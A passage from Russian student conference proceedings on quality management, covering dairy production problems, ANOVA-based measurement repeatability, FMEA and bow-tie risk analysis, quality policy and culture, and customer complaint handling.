


Рисунок 3 – Диаграмма Парето по количеству рекламаций и обращений по причинам за 2023 год

В связи с чем можно выделить следующие проблемы на производстве и пути их решения:

1) на предприятии фасовка всех видов продукции проводится на одной линии, тогда как следовало бы выделить отдельную линию для кефира, его надо фасовать отдельно от всей продукции, чтобы не заразить кефирными грибами всю остальную продукцию;

2) для снижения ошибок и недостоверных результатов при лабораторных исследованиях сырья необходимо сделать входной контроль сырья на первом этаже производственного цеха, а также увеличить штат сотрудников подразделения;

3) необходимо решить проблему перемещения между цехами, так как воздушный мост пока что отсутствует, и сотрудникам приходится перемещаться по улице между цехами и переодеваться, что может влиять на микробиологические показатели продукции и увеличивать возможность заражения.

Таким образом, необходимо проведение комплексного повышения качества ДМП на предприятии путем реализации различных управленческих решений и применения методов менеджмента качества.

Список источников

1. Документы и основная программа проведения анализа состояния производства детского питания [Электронный ресурс]. – URL: <https://cs-garant.ru/blog/dokumenty-i-osnovnaya-programma-provedeniya-analiza-sostoyaniya-proizvodstva-detskogo-pitaniya/> (дата обращения 09.03.2024).

2. Исайченкова В.В. Обеспечение конкурентоспособности промышленного предприятия на основе комплексного анализа деятельности. *Лидерство и менеджмент*. 2019. Т. 6. № 3. С. 177-188.

3. Можяева Т.П. Статистическое оценивание swot-анализа процессов в системе менеджмента качества организации. *Вектор науки Тольяттинского государственного университета. Серия: Экономика и управление*. 2017. № 1 (28). С. 39-44.

4. Аверченков В.И., Митюгин В.И., Аверченков С.В. *Менеджмент персонала. учебное пособие* / Брянск, 1999.

5. Шлемина И.В. Процесс трудовой адаптации в рамках эффективного управления персоналом. В сборнике: *Современные тенденции развития менеджмента и государственного управления. Материалы межрегиональной научно-практической конференции. Современные тенденции развития менеджмента и государственного управления. Материалы межрегиональной научно-практической конференции (27 января 2016 г.)* / Под редакцией д.э.н. А.В. Полянина. – Орёл: Изд-во ОФ РАНХиГС. 2016. С. 304-305.

Материал поступил в редколлегию 18.04.2024

УДК 658.562.012.7

Оценка сходимости и воспроизводимости измерений с использованием дисперсионного анализа

Лемешева Анастасия Дмитриевна (ст. гр. О-22-УК-укс-М)

Работа выполнена под руководством доцента кафедры «Управление качества, стандартизация и метрология», Борбаць Николая Михайловича (borbact@mail.ru)

Аннотация. Машиностроительное производство получает большое количество данных, связанных с процессами измерения. Однако в большинстве случаев эти данные во время своей обработки содержат некоторые ошибки, возникающие в результате поверхностного применения методик статистических исследований, что приводит к некорректным аналитическим выводам.

Ключевые слова: измерительный процесс, статистический анализ, дисперсионный анализ, повторяемость и воспроизводимость.

Современные производственные процессы отличаются наличием большого количества данных, которые должны быть обработаны и интерпретированы, чтобы обеспечить возможность их анализа для получения адекватной информации о текущем состоянии производства, а также определения влияющих на процессы факторов.

Если говорить о процессах метрологического обеспечения, то любые данные, полученные в результате измерительных операций, могут сказать о состоянии точности применяемых средств измерений (СИ) и качестве произведенной продукции. В основном эти данные на машиностроительных предприятиях анализируются согласно методикам, описанным в нескольких государственных стандартах.

Например, ГОСТ Р 51814.5-2005 предлагает алгоритм для оценки статистических характеристик измерительных процессов, включающий в себя следующие основные этапы:

1. Определение стабильности процесса.
2. Если процесс нестабилен, то необходимо устранить причины изменчивости, после чего внести изменения в процесс для устранения их появления в будущем.
3. Определение смещения и линейности смещения.
4. Определение сходимости и воспроизводимости результатов измерений.
5. Если сходимость и воспроизводимость неприемлемы, то необходимо определить причины изменчивости, разработать и провести корректирующие мероприятия, после чего заново произвести оценку.
6. Подготовка отчета по результатам анализа измерительного процесса.

В данном алгоритме для исследования стабильности процесса измерений применяют обычно контрольную карту средних и размахов. Оценивание

смещения и линейности смещения измерительного процесса осуществляется по результатам измерений контрольного образца на СИ высокой точности, с которым они сравниваются через построение аппроксимирующей прямой.

Для оценивания сходимости и воспроизводимости применяются три метода:

1. Размахов.
2. Средних и размахов.
3. Дисперсионного анализа.

Метод дисперсионного анализа является самым сложным из представленных в математических вычислениях, но при этом он является самым точным. Метод размахов самый простой по трудоемкости расчетов, однако он дает лишь общую картину изменчивости исследуемого процесса, не рассматривая составляющие изменчивости. Его обычно применяют в условиях ограниченности времени анализа. Метод средних и размахов позволяет провести оценку сходимости и воспроизводимости с разделением компонент изменчивости. Данный подход является оптимальным, поэтому получил наибольшее распространение.

В измерительном процессе исследователя интересуют три типа изменчивости, которые наиболее сильно влияют на результат измерений:

- изменчивость оператора – различия между операторами, которые принимают участие в процессе измерения одного параметра объекта измерений;
- изменчивость СИ – различия между применяемыми в измерительной системе СИ, измеряющими один параметр объекта измерений;
- изменчивость объекта измерений – различия между однотипными объектами (детальями), измеряемыми одним оператором с использованием одного СИ в одинаковых условиях.

Оптимальное применение оценки повторяемости и сходимости подразумевает проведение серии экспериментов с измерениями одного объекта разными операторами и разными СИ с возможным повторением с идентичным объектом. В зависимости от типа эксперимента (разрушающий или неразрушающий контроль) вид проводимого исследования различными операторами может быть отдельными (рис. 1 а) или пересекающимися – измерение одного объекта разными операторами с группированием данных по разным выборкам (рис. 1 б). Результаты данных экспериментов должны быть проанализированы с целью определения источников изменчивости, которые оказывают влияние на точность результатов измерений.

Результаты проведенных исследований повторяемости и воспроизводимости могут помочь экспертам в принятии решений о том, какие источники изменчивости необходимо контролировать для повышения точности измерений.




Рис. 1. Варианты проведения оптимального эксперимента с целью исследования воспроизводимости и сходимости измерений

В качестве примера будут рассмотрены результаты измерения детали типа «Ось», взятые на АО «УК «БМЗ», представленные в табл. 1.

Таблица 1

Результаты измерений детали типа «Ось»
для исследования воспроизводимости и сходимости измерений

Контролер / Попытка	Образец (деталь)										
	1	2	3	4	5	6	7	8	9	10	
1	1	236,74	236,75	236,74	236,75	236,73	236,74	236,74	236,75	236,74	236,73
	2	236,74	236,75	236,74	236,75	236,73	236,74	236,74	236,75	236,74	236,73
	3	236,73	236,75	236,74	236,75	236,73	236,74	236,74	236,75	236,74	236,73
2	1	236,74	236,74	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73
	2	236,74	236,75	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73
	3	236,74	236,75	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73
3	1	236,74	236,75	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73
	2	236,74	236,75	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73
	3	236,74	236,75	236,74	236,74	236,73	236,75	236,74	236,75	236,74	236,73

Согласно результатам анализа измерительной системы на предприятии было установлена её приемлемость. Поэтому ниже приведены результаты отдельного исследования трех типов изменчивости в результатах измерений (табл. 2), выполненного методами дисперсионного анализа [1], с целью оценки сходимости и воспроизводимости измерений.

Таблица дисперсионного анализа

Источник изменчивости	<i>SS</i>	<i>df</i>	<i>MS</i>	F_0	$F_{кр}$
Детали	0,00387	9	0,00043	17,4924	2,2107
Операторы	0,000002	2	0,000001	0,0452	3,3158
Взаимодействие	0,00044	18	0,000025	11,0554	2,2107
Ошибка	0,00013	60	0,000002		
Общая изменчивость	0,00445	89			

Полученные данные показали значимость влияния факторов на результат измерительного процесса – детали и взаимодействия деталь-оператор. Соотношение изменчивости, обусловленной различными источниками приведено на рис. 2 в виде круговой диаграммы.




Рис. 2. Круглая диаграмма соотношения дисперсий факторов

Из проведённого дисперсионного анализа видно, что основная доля изменчивости обусловлена различиями между выпускаемыми на предприятии единицами продукции (детальями). В тоже время изменчивость результатов измерений, обусловленная операторами незначима, то есть измерения воспроизводимы. Однако, поскольку взаимодействие между операторами и деталями значимо, то сходимость измерений низкая. Таким образом, на основе полученных результатов анализа могут быть разработаны мероприятия для улучшения процесса измерений на предприятии.

Список источников

1. Burdick, R.K., Borror, C.M., & Montgomery, D.C. (2003). A review of methods for measurement systems capability analysis. *Journal of Quality Technology*, 35(4), 342-354. <https://doi.org/10.1080/00224065.2003.11980232>.
2. Хорьякова Н.М. Разработка ресурсосберегающего способа получения порошковой меди электроэрозионным диспергированием. диссертация на соискание ученой степени кандидата технических наук / федеральное

государственное бюджетное образовательное учреждение высшего образования "Брянский государственный технический университет". 2018

3. Холодовский В.Е., Мачихина И.О., Кульченков Е.А. Дисперсионные соотношения для кубических кристаллических решеток в модели диполь-дипольных взаимодействий. Вестник Южно-Уральского государственного университета. Серия: Математика. Механика. Физика. 2009. № 10. С. 92-99.

4. Котлярова И.А., Степина И.В., Илюшкин Д.А., Цветков И.С. Оценка влияния полярности дисперсных наполнителей на структуру и водопоглощение эпоксидных материалов. Вестник МГСУ. 2019. Т. 14. № 6 (129). С. 690-699.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Совершенствование процедуры «Управление рисками» на предприятии, выпускающем электротехническую продукцию

Митракова Даниела Владиславовна (ст. гр. 20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качества, стандартизация и метрология», Ефимовой Галины Вячеславовны (g70@yandex.ru)

Аннотация. В данной работе анализируется подход к управлению рисками в системе менеджмента качества, предложена концепция приемлемого риска для предприятия, выпускающего электротехническую продукцию. Предложено включение в процедуру «управление рисками» применение FMEA-анализа и метода «галстук-бабочка».

Ключевые слова: Риск, несоответствие, оценка рисков, комплексный FMEA-анализ, реестр рисков.

Управление рисками на предприятии необходимо для минимизации появления различных событий, которые могут повлиять на его продукцию, процессы, прибыль. Однако, как и любой процесс, она не дает сто процентной гарантии эффективности деятельности. Поэтому процесс риск-менеджмента должен постоянно актуализироваться и совершенствоваться, чтобы исключить возможных сбоев и недостоверных результатов.

Наличие системы управления рисками сегодня является одним из требований, определяющим функционирование системы качества предприятия. Однако во многих организациях риск-менеджмент внедрен частично по процессам, что приводит к снижению эффективности подобной системы управления. Это можно наблюдать, например, по отсутствию полноценного реестра рисков.

Согласно ГОСТ Р ИСО 31000-2019 [1] риск – следствие влияния неопределенности на достижение поставленных целей. Неопределенность — это

состояние полного или частичного отсутствия информации, необходимой для понимания события, его последствий и их вероятностей.

Процессы риск-менеджмента определены ГОСТ Р ИСО 31000. Общая модель процесса риск-менеджмента может быть представлена в виде IDEF0-диаграммы, представленной на рис. 1.

Однако оценить все риски и учесть их в полной мере даже отдельных процессов предприятия является сложной задачей. Поэтому менеджеры чаще всего подходят к риск-менеджменту с позиции понятия приемлемого риска. Поэтому целесообразно модель менеджмента риска организации представить в виде снижения риска до приемлемого.

Данная модель предполагает классификацию рисков по стадиям проявления:

- начальный уровень риска Y_H – уровень риска идеи, замысла или предложения без учета проведения мероприятий по анализу и оценке риска. Это риск является неидентифицированным и неоцененным;
- оцененный уровень риска Y_C – уровень риска с учетом мероприятий по идентификации, анализу и оценке риска;
- остаточный уровень риска Y_O – уровень риска с учетом разработанных и выполненных мероприятий по снижению начального уровня риска;
- конечный (приемлемый) уровень риска Y_K – уровень риска, который является приемлемым с точки зрения критериев риска.

Контроль и анализ результативности используемой технологии управления



Рис. 1. Процессная модель риск-менеджмента

С математической точки зрения данная концепция может быть определена следующей системой уравнений:

$$\begin{cases} Y_H > Y_C > Y_O \\ \Delta Y = (Y_O - Y_K) \rightarrow 0; \Rightarrow Y_O = Y_K \end{cases}$$

Если данная формула показывает допустимость риска, то организация в праве решать: нужно ли его снижать, устранять и т.п. Если формула показала

превышение допустимого значения, то требуется разработка соответствующих мероприятий, которые позволят им управлять. Однако, как показывает практика, на предприятиях данная концепция работает условно, т.е. без применения каких-либо математических расчетов. Единственной целью является избавиться от риска навсегда, что является некорректно, т.к. любой риск связан с неопределенностью.

В процессе принятия решений, в которых существует неопределенность, включая решения о том, как следует снижать риск, используют методы и технологии оценки риска. Ключом эффективного их применения является идентификация рисков, т.к. от ее адекватности зависит эффективность всего последующего анализа.

Ключевыми этапами любого алгоритма оценки рисков являются сбор информации и определение источников риска. Эффективное выполнение данных процессов имеет прямое влияние на адекватность оценки и разработки мероприятий по коррекции и предупреждению.

Схема сбора информации предполагает наличие процедур выбора метода оценки, идентификации риска, его последствий и мер компенсации, которые позволят минимизировать или исключить риск из процесса. При наличии необходимой информации о рисках необходимо определить их идентифицировать, что вместе с перечнем источников рисков и последствий войдут в реестр рисков. В идеале необходимо создать единые реестры по отраслям, которыми будут руководствоваться соответствующие предприятия. Но для подобного масштаба работа должна быть организована на государственном уровне.

В качестве инструмента оценки и анализа рисков FMEA-анализ [2] является самым распространенным методом, что привело к появлению требований его внедрения и использования на предприятиях, руководствующихся военными стандартами, а также организаций, выполняющих договорные обязательства с предприятиями оборонного значения.

На сегодняшний день применение FMEA-анализа предполагается проводить на двух уровнях: конструкторском и процессном (DFMEA и PFMEA). Данные методы имеют свои алгоритмы действий, отработанные и усовершенствованные годами практики [3].

Поэтому, если говорить о совершенствовании управления рисками на предприятии, то можно предложить два варианта:

1. Применение соответствующего программного обеспечения, которое позволит облегчить деятельность по сбору данных, заполнению документации, оцениванию и представлению результатов. Данный вариант актуален, т.к. в большинстве случаев на предприятиях используется базовое ПО для расчетов, а специализированное относительно дорого, поэтому необходимо анализировать эффективность его применения.

2. Дополнение имеющегося риск-менеджмента на предприятии инструментами и методами управления качеством, применяемых для анализа, например, применение метода «Галстук-бабочка» в мозговом штурме [4].

В качестве примера для производственного процесса исследуемого предприятия была разработана схема «галстук-бабочка» относительно риска невыполнения требований безопасности при эксплуатации грузоподъемных механизмов (рис. 2). По данному методу были определены источники данного риска, а также барьеры, которые напрямую влияют на его возникновение. Далее необходимо разработать соответствующие мероприятия, которые обеспечат функционирование данных барьеров, что позволит значительно уменьшить вероятность возникновения риска.




Рис. 2. Галстук-бабочка для риска невыполнения требований безопасности при эксплуатации грузоподъемных механизмов

Таким образом, применение предложенных мероприятий по совершенствованию процедуры «Управление рисками» позволит глубже анализировать причины, последствия и вероятность возникновения рисков на исследуемом предприятии, а также разрабатывать целенаправленные меры воздействия на риски.

Список источников

1. ГОСТ Р ИСО 31000-2019 Менеджмент риска. Принципы и руководство. Risk management. Principles and guidelines : национальный стандарт Российской Федерации : издание официальное : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и

метрологии от 10 декабря 2019 г. N 1379-ст. : взамен ГОСТ Р ИСО 31000-2010 : дата введения 2020-03-01 / разработан Некоммерческим партнерством "Русское Общество Управления Рисками" (НП "РусРиск").

2. ГОСТ Р МЭК 31010-2021 Надежность в технике. Методы оценки риска = Dependability in technics. Risk assessment techniques : национальный стандарт Российской Федерации : издание официальное : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии от 24 сентября 2021 г. N 1011-ст : введен впервые : дата введения 2022-01-01 / подготовлен Закрытым акционерным обществом "Научно-исследовательский центр контроля и диагностики технических систем" (ЗАО "НИЦ КД"). – Москва : Стандартинформ, 2021. – Текст : непосредственный

3. Самохвалов В. П., Борисова Д. А., Материкина С. С., Инчина Е. В. Модель современной процедуры FMEA // Известия Самарского научного центра РАН. 2010. №4-4. Текст : электронный // Научная электронная библиотека «КиберЛенинка» : [сайт]. – URL: <https://cyberleninka.ru/article/n/model-sovremennoy-protsedury-fmea>

4. Раимов А.И., Николаева Н.Г., Сопин В.Ф. Метод «Галстук-бабочка» и его применение при оценке рисков // Компетентность. 2020. №3. Текст : электронный // Научная электронная библиотека «КиберЛенинка» : [сайт]. – URL: <https://cyberleninka.ru/article/n/metod-galstuk-babochka-i-ego-primenenie-pri-otsenke-riskov> (дата обращения: 25.03.2024).

Материал поступил в редколлегию 18.04.2024

УДК 658.562

Гармонизация политики в области качества и организационной культуры предприятия

Сафронова Татьяна Федоровна (ст. гр. О-22СuМ-смп-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Можяевой Татьяны Петровны (goa-bgtu@mail.ru)

Аннотация. Рассматривается подход к гармонизации политики в области качества системы менеджмента качества и организационной культуры (организационных ценностей) предприятия. Обосновывается целесообразность использования рассматриваемого подхода с целью обеспечения эффективности системы менеджмента качества организации.

Ключевые слова: системы менеджмента качества, политика в области качества, организационная культура, гармонизация документированной информации.

Эффективное управление системой менеджмента качества (СМК) предприятия предусматривает, в том числе снижение неопределенности в понимании персоналом декларируемой организационной культуры и ее взаимосвязи с политикой в области качества.

Изучение опыта предприятий и литературы в данной предметной области позволили выявить сложности, связанные с рассматриваемой проблематикой, в частности [1-5]:

- недоступность информации для персонала об организационной культуре и доминирующих организационных ценностях предприятия;
- отсутствие связи между заявленной политикой в области качества и организационной культурой предприятия;
- ограниченность у руководства предприятия инструментов гармонизации политики в области качества и организационной культуры.

Как известно, политика в области качества является основополагающим документом в иерархической структуре документированной информации СМК предприятия, включающим общие намерения и направления деятельности в области качества, официально сформулированные высшим руководством. Политика в области качества поддерживает миссию, видение, философию и основополагающие ценности, являющиеся основой организационной культуры предприятия, что предусматривает необходимость гармонизации данных документов.

Политика в области качества должна не только задавать направления деятельности предприятия, связанные с качеством, но и иметь ценностные ориентиры, не противоречащие организационной культуре, в том числе формируемым моделям организационного поведения, реализация которых работниками поддерживается и поощряется высшим руководством.

Апеллируя к регламентирующей документации в области менеджмента качества, следует отметить, что ряд международных и национальных стандартов [1-3] уделяют пристальное внимание формированию и развитию организационной (корпоративной) культуры, в том числе выявлению, анализу, оцениванию и гармонизации организационных ценностей с документированной информацией системы менеджмента качества, формированию моделей организационного поведения. При этом некоторые из них, в основном, упоминают о необходимости развития организационной культуры, другие же – задают конфигурацию модели без рекомендации применения конкретных методик и инструментов.

В связи с этим руководство предприятия нуждается в инструментах и технологиях, позволяющих, в частности:

- идентифицировать организационную культуру предприятия и соответствующие ее типу доминирующие ценности;
- провести мониторинг миссии, видения, философии и степени коррелирования данных документов с доминирующими организационными ценностями предприятия;

- осуществить коррекцию исследуемых документов при установлении слабой корреляции между ними;

- гармонизировать политику в области качества с миссией, видением, философией, доминирующими организационными ценностями предприятия.

Разработка политики в области качества, гармонизированной, в том числе с документированной информацией, регламентирующей организационную культуру предприятия, достаточно трудоемкий процесс. Однако корректно разработанная, гармонизированная с организационной культурой и внедренная в систему документированной информации СМК политика в области качества рассматривается как необходимое условие снижения неопределенности у персонала и заинтересованных сторон в понимании намерений в области качества предприятия.

Список источников

1. Можаяева, Т. П. Мотивационные процессы системы менеджмента качества : монография / Т. П. Можаяева, А. З. Симкин, А. С. Проскурин. – Брянск: БГТУ, 2023. – 182 с.

2. Можаяева, Т. П. Разработка процессов гармонизации ценностей в СМК предприятия / Т. П. Можаяева // Качество и жизнь. – 2017. - № 2(14). – С. 79-83.

3. Можаяева, Т. П. Управление мотивационной политикой в системе менеджмента качества организации / Т. П. Можаяева // Вестник РГАТУ имени П.А. Соловьева. – 2016. - № 1(36). – С. 153-159.

4. Михненко, П. А. Методика углубленного анализа организационной культуры предприятия / П. А. Михненко // Вопросы управления. – 2016. – № 5(23). – С. 187-198.

5. Плужнова, Е. Н. Анализ и оценка организационной культуры / Е. Н. Плужнова // Методы менеджмента качества. – 2015. – № 7. – С. 40-44.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Совершенствование процесса работы с рекламациями на пищевом предприятии на примере ООО «Айс продукт»

Сиротина Арина Андреевна (ст. гр. 20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качества, стандартизация и метрология», Ефимовой Галины Вячеславовны (g70@yandex.ru)

Аннотация: В данной работе рассматривается взаимодействие потребителей с изготовителями продукции через рекламационную активность, которая является одной из ключевых работ процесса по управлению несоответствиями системы качества на предприятии. Предлагается анализ

данного процесса и применение методов в условиях определенности в целях улучшения его эффективности.

Ключевые слова: Рекламации, управление несоответствиями, процесс работы с потребителями, методы принятия решений.

Рекламации являются важным элементом взаимодействия с потребителем, позволяющим улучшить изготавливаемую продукцию, чтобы повысить удовлетворенность будущих потребителей. Поэтому совершенствование процесса работы с рекламациями является актуальной темой для исследования особенно в рамках производства пищевой продукции.

Улучшение взаимодействия организаций и их потребителей напрямую зависит от эффективности процесса работы с рекламациями. Требования к улучшению данной деятельности можно взять из стандартов ГОСТ Р ИСО серии 10000. Конкретно разъяснения по работе с рекламациями (неудовлетворенностью) потребителей содержатся в ГОСТ Р ИСО 10002-2020, который является руководством для оптимизации получаемого результата как с точки зрения организации, так и потребителя. Процесс рассмотрения и анализа рекламаций должен внедряться совместно с системой качества организации, ориентируя руководство на удовлетворении требований потребителей с целью постоянного улучшения качества [1].

Необходимо осознать, что улучшение обратной связи с потребителем, связанной с решением рекламаций, открывает новые возможности по повышению их лояльности к организации (имиджевая составляющая), что напрямую влияет на конкурентоспособность в рыночном пространстве.

Стандарт ГОСТ Р ИСО 10003-2020 содержит рекомендации по урегулированию спорных вопросов с потребителями вне организации. Однако большинство претензий потребителей решаются силами организации, поэтому его целенаправленное внедрение должно быть продумано руководством и экспертами.

Улучшение процесса работы с рекламациями может привести к достижению следующих результатов:

- потребитель сможет получить доступ к управлению рекламациями;
- повышение способности взаимного удовлетворения интересов потребителя и организации, производящей продукцию;
- повышение способности организации устранять причины возникновения претензий потребителей;
- совершенствование подхода к урегулированию рекламаций и навыков общения с потребителями;
- обеспечение постоянного улучшения процесса управления рекламациями организациями.

Также можно выделить рекомендуемый ход работ в процессе управления рекламациями. После получения рекламации, она должна быть зарегистрирована. Для этого следует обеспечить идентификацию и прослеживаемость рекламации в организации, начиная с момента ее получения

до удовлетворения претензии, путем присвоения ей уникального идентификатора. Далее необходимо проанализировать и определить методы решения поставленной претензии, а также любую информацию, которая может понадобиться в последующем.

Каждая рекламация должна быть оценена с точки зрения важности, сложности, безопасности и последствий несоответствия. Также необходимо обдумать возможность и необходимость проведения немедленных действий по решению претензии.

Далее необходимо провести расследование всех обстоятельств и информации, связанных с рекламацией. Тщательность и уровень проводимого расследования зависит от важности, частоты возникновения и тяжести последствий несоответствия. После чего разрабатываются ответные меры по исправлению и/или предупреждению указанного несоответствия. Если решить рекламацию в короткие сроки невозможно, то нужно искать наиболее оптимальный путь удовлетворения интересов потребителя. После чего оформляется соответствующее решение, которое доводится до потребителя.

